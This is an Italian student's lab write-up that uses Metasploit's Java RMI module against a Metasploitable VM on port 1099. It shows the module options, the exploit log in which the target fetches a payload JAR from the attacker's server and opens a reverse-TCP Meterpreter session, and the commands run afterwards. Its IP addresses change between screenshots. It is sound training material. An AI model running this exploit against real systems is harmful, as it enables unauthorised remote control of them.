


ESERCIZIO WEEK 16 DAY 4

L'esercizio consiste nello sfruttare un servizio vulnerabile sulla porta 1099 chiamato Java RMI tramite Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota Metasploitable.

Come primo step configuriamo gli IP e le schede di rete per far vedere le 2 macchine



The image shows two side-by-side Oracle VM VirtualBox windows. The left window is titled 'kali-linux-2024-virtualbox-amd64 (Istantanea 2) [In esecuzione] - Oracle VM VirtualBox'. It displays a terminal session on a Kali Linux machine. The user has edited the network interfaces file, restarted the networking service, and configured the eth0 interface with IP 192.168.11.112 and the lo interface with IP 127.0.0.1. A ping test to 192.168.11.112 is shown, confirming connectivity. The right window is titled 'Metasploitable (Istantanea 2) [In esecuzione] - Oracle VM VirtualBox'. It displays a terminal session on a Metasploitable machine. The user has run 'ifconfig' and 'ping 192.168.11.112', showing that the machine has IP 192.168.11.112 and is reachable from the Kali machine.

```
kali@kali: ~  
File Actions Edit View Help  
kali@kali:~$ sudo nano /etc/network/interfaces  
[sudo] password for kali:  
kali@kali:~$  
kali@kali:~$ sudo /etc/init.d/networking restart  
Restarting networking (via systemctl): networking.service.  
kali@kali:~$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.11.112 netmask 255.255.255.0 broadcast 192.168.11.255  
    inet6 fe80::a00:27ff:febb:2e7c prefixlen 64 scopeid 0<link>  
    ether 08:00:27:bb:2e:7c txqueuelen 1000 (Ethernet)  
    RX packets 111 bytes 9640 (9.4 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 34 bytes 3816 (3.7 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 8 bytes 480 (480.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 8 bytes 480 (480.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
kali@kali:~$ ping 192.168.11.112  
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data:  
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=36.1 ms  
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=19.6 ms  
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=1.22 ms  
64 bytes from 192.168.11.112: icmp_seq=4 ttl=64 time=43.2 ms  
64 bytes from 192.168.11.112: icmp_seq=5 ttl=64 time=24.4 ms  
64 bytes from 192.168.11.112: icmp_seq=6 ttl=64 time=5.06 ms  
64 bytes from 192.168.11.112: icmp_seq=7 ttl=64 time=12.9 ms  
^C  
--- 192.168.11.112 ping statistics ---  
7 packets transmitted, 7 received, 0% packet loss, time 6017ms  
rtt min/avg/max/mdev = 1.224/20.364/43.224/14.361 ms  
kali@kali:~$
```

```
Metasploitable (Istantanea 2) [In esecuzione] - Oracle VM VirtualBox  
File Macchina Visualizza Inserimento Dispositivi Aiuto  
--- 192.168.11.112 ping statistics ---  
2 packets transmitted, 2 received, 0% packet loss, time 999ms  
rtt min/avg/max/mdev = 0.071/0.073/0.075/0.002 ms  
msfadmin@metasploitable:~$ ifconfig  
eth0      Link encap:Ethernet  HWaddr 08:00:27:93:d0:c4  
          inet addr:192.168.11.112 Bcast:192.168.11.255 Mask:255.255.255.0  
          inet6 addr: fe80::a00:27ff:fe93:d0c4/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:4 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:55 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:332 (332.0 B)  TX bytes:4242 (4.1 KB)  
          Base address:0xd020 Memory:f0200000-f0220000  
  
lo        Link encap:Local Loopback  
          inet addr:127.0.0.1 Mask:255.0.0.0  
          inet6 addr: ::1/128 Scope:Host  
          UP LOOPBACK RUNNING  MTU:16436  Metric:1  
          RX packets:108 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:108 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:0  
          RX bytes:20889 (20.3 KB)  TX bytes:20889 (20.3 KB)  
  
msfadmin@metasploitable:~$  
msfadmin@metasploitable:~$
```

```
kali@kali: ~  
File Actions Edit View Help  
-- --  
0 Generic (Java Payload)  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(multi/misc/java_rmi_server) > set RHOSTS 192.168.11.112  
RHOSTS => 192.168.11.112  
msf6 exploit(multi/misc/java_rmi_server) > set HTTPDELAY 20  
HTTPDELAY => 20  
msf6 exploit(multi/misc/java_rmi_server) > show options  
  
Module options (exploit/multi/misc/java_rmi_server):  
  
  Name      Current Setting  Required  Description  
  --      -  
  HTTPDELAY  20              yes       Time that the HTTP Server will wait for the payload request  
  RHOSTS    192.168.11.112  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html  
  RPORT     1099            yes       The target port (TCP)  
  SRVHOST   0.0.0.0         yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.  
  SRVPORT   8080            yes       The local port to listen on.  
  SSL       false           no        Negotiate SSL for incoming connections  
  SSLCert                  no        Path to a custom SSL certificate (default is randomly generated)  
  URIPATH                  no        The URI to use for this exploit (default is random)  
  
Payload options (java/meterpreter/reverse_tcp):  
  
  Name      Current Setting  Required  Description  
  --      -  
  LHOST     192.168.11.111  yes       The listen address (an interface may be specified)  
  LPORT     4444            yes       The listen port  
  
Exploit target:  
  
  Id  Name  
  --  --  
  0   Generic (Java Payload)  
  
View the full module info with the info, or info -d command.  
  
msf6 exploit(multi/misc/java_rmi_server) > 
```

Dopo di che lancio msfconsole e cerco con il comando search l'exploit da utilizzare "java-rmi"

Poi setto RHOSTS con l'IP della macchina target e l'HTTPDELAY

```
kali@kali: ~  
File Actions Edit View Help  
-(kali@kali)-[~]  
$ sudo nano /etc/network/interfaces  
-(kali@kali)-[~]  
$  
-(kali@kali)-[~]  
$ ifconfig  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
inet 192.168.1.63 netmask 255.255.255.0 broadcast 192.168.1.255  
inet6 fe80::a00:27ff:fe21:b1d0 prefixlen 64 scopeid 0<link>  
ether 08:00:27:21:b1:d0 txqueuelen 1000 (Ethernet)  
RX packets 177 bytes 16398 (16.0 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 115 bytes 38635 (37.7 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
inet 127.0.0.1 netmask 255.0.0.0  
inet6 ::1 prefixlen 128 scopeid 0<host>  
loop txqueuelen 1000 (Local Loopback)  
RX packets 348 bytes 20280 (19.8 KiB)  
RX errors 0 dropped 0 overruns 0 frame 0  
TX packets 348 bytes 20280 (19.8 KiB)  
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
-(kali@kali)-[~]  
$ ping 8.8.8.8  
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.  
64 bytes from 8.8.8.8: icmp_seq=1 ttl=113 time=20.0 ms  
64 bytes from 8.8.8.8: icmp_seq=2 ttl=113 time=16.3 ms  
64 bytes from 8.8.8.8: icmp_seq=3 ttl=113 time=16.8 ms  
^C  
--- 8.8.8.8 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 2049ms  
rtt min/avg/max/mdev = 16.297/17.697/20.041/1.667 ms  
  
-(kali@kali)-[~]  
$ ping 8.8.8.8
```

```
Shell No. 1  
File Actions Edit View Help  
RPORT 1099 yes The target port (TCP)  
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This must be a  
n address on the local machine or 0.0.0.0 to listen on all addre  
sses.  
SRVPORT 8080 yes The local port to listen on.  
SSL false no Negotiate SSL for incoming connections  
SSLCert no Path to a custom SSL certificate (default is randomly generated)  
URIPATH no The URI to use for this exploit (default is random)  
  
Payload options (java/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST | 192.168.1.63    | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name                   |
|----|------------------------|
| 0  | Generic (Java Payload) |

  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
  
[*] Started reverse TCP handler on 192.168.1.63:4444  
[*] 192.168.1.43:1099 - Using URL: http://192.168.1.63:8080/pm9GsWE  
[*] 192.168.1.43:1099 - Server started.  
[*] 192.168.1.43:1099 - Sending RMI Header ...  
[*] 192.168.1.43:1099 - Sending RMI Call ...  
[*] 192.168.1.43:1099 - Replied to request for payload JAR  
[*] Sending stage (57692 bytes) to 192.168.1.43  
[*] Meterpreter session 1 opened (192.168.1.63:4444 → 192.168.1.43:38439) at 2024-06-06 18:25:51 -0400  
  
meterpreter > 
```

Successivamente lancio l'exploit e si ottiene il controllo remoto della macchina target.

```
Shell No. 1
File Actions Edit View Help
Exploit target:

  Id  Name
  --  --
  0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.1.63:4444
[*] 192.168.1.43:1099 - Using URL: http://192.168.1.63:8080/pm9GsWE
[*] 192.168.1.43:1099 - Server started.
[*] 192.168.1.43:1099 - Sending RMI Header ...
[*] 192.168.1.43:1099 - Sending RMI Call ...
[*] 192.168.1.43:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 192.168.1.43
[*] Meterpreter session 1 opened (192.168.1.63:4444 → 192.168.1.43:38439) at 2024-06-06 18:25:51 -0400

meterpreter > route

IPv4 network routes

  Subnet      Netmask      Gateway      Metric  Interface
  ---      -
  127.0.0.1   255.0.0.0    0.0.0.0      0       0.0.0.0
  192.168.1.43 255.255.255.0 0.0.0.0      0       0.0.0.0

IPv6 network routes

  Subnet      Netmask      Gateway      Metric  Interface
  ---      -
  ::1         ::           ::           0       ::1
  fe80::a00:27ff:fe10:72 ::           ::           0       fe80::a00:27ff:fe10:72

meterpreter > 
```

Una volta ottenuto l'accesso e il controllo della macchina posso lanciare qualsiasi comando da remoto sulla macchina target.

Nei print screen successivi si possono vedere l'esecuzione del comando "route" e "ipconfig".

File Actions Edit View Help

IPv4 network routes

<u>Subnet</u>	<u>Netmask</u>	<u>Gateway</u>	<u>Metric</u>	<u>Interface</u>
127.0.0.1	255.0.0.0	0.0.0.0		
192.168.1.43	255.255.255.0	0.0.0.0		

IPv6 network routes

<u>Subnet</u>	<u>Netmask</u>	<u>Gateway</u>	<u>Metric</u>	<u>Interface</u>
::1	::	::		
fe80::a00:27ff:fe10:72	::	::		

meterpreter > ifconfig

Interface 1

Name : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2

Name : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.1.43
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe10:72
IPv6 Netmask : ::

meterpreter >

meterpreter > █